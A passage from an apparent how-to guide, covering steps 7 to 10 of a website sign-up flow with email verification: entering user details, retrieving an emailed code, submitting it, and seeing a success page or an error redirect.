


**Step 7:** Input the user information.





**Step 8:** Once prompted with the input box asking for a code, go to your inputted email to find the email and subsequent code.




**Step 9:** Input the provided code into the input box.




**Step 10:** If they match, when you submit your form, you should be prompted with the successor page into the site. Otherwise you are redirected to a page akin to this except with the text from **Step 5 figure, line [20]**.